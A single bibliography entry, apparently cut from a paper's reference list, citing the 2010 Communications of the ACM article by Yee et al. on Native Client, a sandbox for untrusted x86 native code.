[53] Bennet Yee, David Sehr, Gregory Dardyk, J. Bradley Chen, Robert Muth, Tavis Ormandy, Shiki Okasaka, Neha Narula, and Nicholas Fullagar. Native client: a sandbox for portable, untrusted x86 native code. *Commun. ACM*, 53(1):91–99, 2010.